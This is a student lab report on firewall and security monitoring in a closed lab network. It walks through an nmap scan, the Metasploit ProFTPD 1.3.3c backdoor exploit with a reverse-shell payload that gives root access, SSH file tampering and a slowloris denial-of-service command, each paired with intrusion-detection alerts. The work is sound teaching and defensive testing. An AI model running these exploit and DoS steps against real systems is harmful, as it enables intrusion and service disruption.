FIREWALL SECURITY AND MONITORING

Advaithbarath Raghuraman Bhuvaneswari

Ar2728

APRIL 27, 2024

NETWORK SECURITY AND PROTOCOL

CS646

AIM:

To test the effectiveness of firewall and security monitoring by performing various attacks from Kali Linux to vuln machine.

MACHINES AND CONFIGURATION:

PROCEDURES AND RESULTS:

a.Port Scanning and Service Scan attacks using NMAP

Objective: To identify open ports and services running on the internal host using NMAP.

Procedure:

Open a terminal window and execute the following command: nmap -sS -sV 192.168.100.3:

-sS: Performs a SYN scan.

-sV: Attempts to determine the version of the services running on the open ports.


-pn: - used to skip host discovery and assume that all target hosts are online.

Analyze the results to identify open ports and services running in SQUIL on the vuln machine.

Note down any vulnerable services and their versions for further exploitation.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV -Pn 192.168.100.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-28 17:32 EDT
Nmap scan report for 192.168.100.3
Host is up (0.0046s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)
|   256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)
|_  256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.
org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.12 seconds
```

Kali Linux



Security Onion SQUIL

b. Exploitation Attacks on ProFTPD 1.3.3c using Metasploit

Objective: To exploit the ProFTPD 1.3.3c vulnerability using Metasploit.

Procedure:

Launch Metasploit framework by opening a terminal window and executing msfconsole.

Search for the exploit module for ProFTPD 1.3.3c using the command search proftpd.

Select the appropriate exploit module from the search results.

Set the required options including RHOST 192.168.100.3 and LHOST 192.168.100.4.

Set the payload as Double Reverse TCP Exploit attack.

Execute the exploit using the exploit command.

Upon successful exploitation, Metasploit will provide a command shell or Meterpreter session on the target system. From there we can gain access to root and get its password to login as ssh session to launch attack to the target machine

```
kali@kali: ~
File  Actions  Edit  View  Help
Nmap done: 1 IP address (1 host up) scanned in 9.12 seconds

┌──(kali㉿kali)-[~]
└─$ searchsploit ProFTPD 1.3.3c
---------------------------------------------- ---------------------------------
 Exploit Title                                |  Path
---------------------------------------------- ---------------------------------
ProFTPd 1.3.3c - Compromised Source Backdoor R | linux/remote/15662.txt
ProFTPd-1.3.3c - Backdoor Command Execution (M | linux/remote/16921.rb
---------------------------------------------- ---------------------------------
Shellcodes: No Results

┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Enable HTTP request and response logging with set HttpTrace
true

       =[ metasploit v6.3.55-dev                          ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search ProFTPd-1.3.3c

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check
Description
   -  ----                                      ---------------  ----       -----
   0  exploit/unix/ftp/proftpd_133c_backdoor    2010-12-02       excellent  No
ProFTPD-1.3.3c Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit
/unix/ftp/proftpd_133c_backdoor

msf6 > use 0
```

Opening Metasploit and search ProFTPd-1.3.3c

```
kali@kali: ~
File  Actions  Edit  View  Help
msf6 > use 0
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOST 192.168.100.3
RHOST => 192.168.100.3
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                                          Disclosure Date  Rank    Check
 Description
   -  ----                                          ---------------  ----    -----
 -----------
   0  payload/cmd/unix/adduser                                       normal  No
 Add user with useradd
   1  payload/cmd/unix/bind_perl                                     normal  No
 Unix Command Shell, Bind TCP (via Perl)
   2  payload/cmd/unix/bind_perl_ipv6                                normal  No
 Unix Command Shell, Bind TCP (via perl) IPv6
   3  payload/cmd/unix/generic                                       normal  No
 Unix Command, Generic Command Execution
   4  payload/cmd/unix/reverse                                       normal  No
 Unix Command Shell, Double Reverse TCP (telnet)
   5  payload/cmd/unix/reverse_bash_telnet_ssl                       normal  No
 Unix Command Shell, Reverse TCP SSL (telnet)
   6  payload/cmd/unix/reverse_perl                                  normal  No
 Unix Command Shell, Reverse TCP (via Perl)
   7  payload/cmd/unix/reverse_perl_ssl                              normal  No
 Unix Command Shell, Reverse TCP SSL (via perl)
   8  payload/cmd/unix/reverse_ssl_double_telnet                     normal  No
 Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload 4
payload => cmd/unix/reverse
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 192.168.100.5
LHOST => 192.168.100.5
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > run

[*] Started reverse TCP double handler on 192.168.100.5:4444
[*] 192.168.100.3:21 - Sending Backdoor Command
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo Lrny9t0G8GjQdgjU;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "Lrny9t0G8GjQdgjU\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.100.5:4444 -> 192.168.100.3:41254) at
 2024-04-28 17:35:56 -0400
```

Set RHOST as Target Machine, LHOST as Kali Machine, Payload as Double Reverse TCP Exploit and launch the attack to access the Target Machine

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > run

[*] Started reverse TCP double handler on 192.168.100.5:4444
[*] 192.168.100.3:21 - Sending Backdoor Command
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo Lrny9t0G8GjQdgjU;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "Lrny9t0G8GjQdgjU\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.100.5:4444 → 192.168.100.3:41254) at
 2024-04-28 17:35:56 -0400

whoami
root
id
uid=0(root) gid=0(root) groups=0(root),65534(nogroup)
python3 -c 'import pty;pty.spawn("/bin/bash")'
root@vtcsec:/# ls
ls
bin   dev   initrd.img  lost+found  opt   run   srv  usr
boot  etc   lib         media       proc  sbin  sys  var
cdrom home  lib64       mnt         root  snap  tmp  vmlinuz
root@vtcsec:/# cd home
cd home
root@vtcsec:/home# ls
ls
marlinspike
root@vtcsec:/home#
```


Access to shell session and crack target machine password

```
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ sudo ssh marlinspike@192.168.100.3
[sudo] password for kali:
marlinspike@192.168.100.3's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.10.0-28-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

653 packages can be updated.
504 updates are security updates.

New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Apr 28 17:15:04 2024 from 192.168.100.5
marlinspike@vtcsec:~$ ls
046e85f6fe460de94fd46198feef4d07-backdoored_proftpd-1.3.3c.tar.gz
046e85f6fe460de94fd46198feef4d07-backdoored_proftpd-1.3.3c.tar.gz.bak
attacker
backdoored_proftpd-1.3.3c
crack
Desktop
Documents
Downloads
examples.desktop
hacked
latest.tar.gz
Music
Pictures
proftpd-1.3.3c
proftpd-1.3.3c.tar.bz2
proftpd-1.3.3c.tar.bz2.bak
Public
Templates
Videos
wordpress
```


Open ssh session to target machine

```
File  Actions  Edit  View  Help
marlinspike@vtcsec:~$ touch hackerandattacker
marlinspike@vtcsec:~$ ls
046e85f6fe460de94fd46198feef4d07-backdoored_proftpd-1.3.3c.tar.gz
046e85f6fe460de94fd46198feef4d07-backdoored_proftpd-1.3.3c.tar.gz.bak
attacker
backdoored_proftpd-1.3.3c
crack
Desktop
Documents
Downloads
examples.desktop
hacked
hackerandattacker
latest.tar.gz
Music
Pictures
proftpd-1.3.3c
proftpd-1.3.3c.tar.bz2
proftpd-1.3.3c.tar.bz2.bak
Public
Templates
Videos
wordpress
marlinspike@vtcsec:~$ vi hackerandattacker
marlinspike@vtcsec:~$ ls
046e85f6fe460de94fd46198feef4d07-backdoored_proftpd-1.3.3c.tar.gz
046e85f6fe460de94fd46198feef4d07-backdoored_proftpd-1.3.3c.tar.gz.bak
attacker
backdoored_proftpd-1.3.3c
crack
Desktop
Documents
Downloads
examples.desktop
hacked
hackerandattacker
latest.tar.gz
Music
Pictures
proftpd-1.3.3c
proftpd-1.3.3c.tar.bz2
proftpd-1.3.3c.tar.bz2.bak
Public
Templates
Videos
wordpress
marlinspike@vtcsec:~$ cat hackerandattacker
marlinspike@vtcsec:~$ vi hackerandattacker
marlinspike@vtcsec:~$ cat hackerandattacker
THIS FILE IS HACKED
C
C
```

Creating, Writing and displaying the content of crack file in target machine via ssh session



Location of backdoor ProFTPD file, crack file and its content in target machine



ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	9	superadm...	3.1	2024-04-28 21:29:02	192.168.100.5	68	192.168.100.2	67	17	ET POLICY Possible Kali Linux hostname in DHCP Request Packet
RT	1	superadm...	1.1	2024-04-28 21:31:30	0.0.0.0		0.0.0.0			[OSSEC] Received 0 packets in designated time interval (defined in ossec.conf). Please che...
RT	1	superadm...	3.2	2024-04-28 21:32:06	192.168.100.5	46660	192.168.100.3	3306	6	ET SCAN Suspicious inbound to mySQL port 3306
RT	1	superadm...	3.3	2024-04-28 21:32:06	192.168.100.5	46904	192.168.100.3	1433	6	ET SCAN Suspicious inbound to MSSQL port 1433
RT	1	superadm...	3.4	2024-04-28 21:32:06	192.168.100.5	51280	192.168.100.3	5432	6	ET SCAN Suspicious inbound to PostgreSQL port 5432
RT	1	superadm...	3.5	2024-04-28 21:32:06	192.168.100.5	52912	192.168.100.3	1521	6	ET SCAN Suspicious inbound to Oracle SQL port 1521
RT	1	superadm...	3.6	2024-04-28 21:32:06	192.168.100.5	59054	192.168.100.3	5904	6	ET SCAN Potential VNC Scan 5900-5920
RT	1	superadm...	3.7	2024-04-28 21:32:06	192.168.100.5	55952	192.168.100.3	5801	6	ET SCAN Potential VNC Scan 5800-5820
RT	25	superadm...	3.8	2024-04-28 21:32:13	192.168.100.5	46478	192.168.100.3	80	6	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)
RT	25	superadm...	3.9	2024-04-28 21:32:13	192.168.100.5	46478	192.168.100.3	80	6	ET SCAN Possible Nmap User-Agent Observed
RT	2	superadm...	3.36	2024-04-28 21:32:13	192.168.100.5	59932	192.168.100.3	22	6	ET SCAN Potential SSH Scan OUTBOUND
RT	1	superadm...	3.62	2024-04-28 21:36:01	192.168.100.5	4444	192.168.100.3	41254	6	ET INFO Whoami Command Inbound On High Port
RT	1	superadm...	3.63	2024-04-28 21:36:02	192.168.100.3	41256	192.168.100.5	4444	6	GPL ATTACK_RESPONSE id check returned root
RT	1	superadm...	3.64	2024-04-28 21:36:02	192.168.100.3	41256	192.168.100.5	4444	6	ET ATTACK_RESPONSE Output of id command from HTTP server

Security Onion SQUIL

c. Denial of Service Attack using slowloris or hping3 on Apache httpd

Objective: To perform a Denial of Service (DoS) attack on Apache httpd server using slowloris


Procedure:

Install slowloris on your system if not already installed.


Open a terminal window and execute the following command: python3 slowloris.py 192.168.100.3 -p80

-p: port number


Monitor the target system for any signs of unresponsiveness or service degradation, indicating a successful DoS attack.




Starting slowloris DOS attack



Before DOS Attack



After DOS Attack

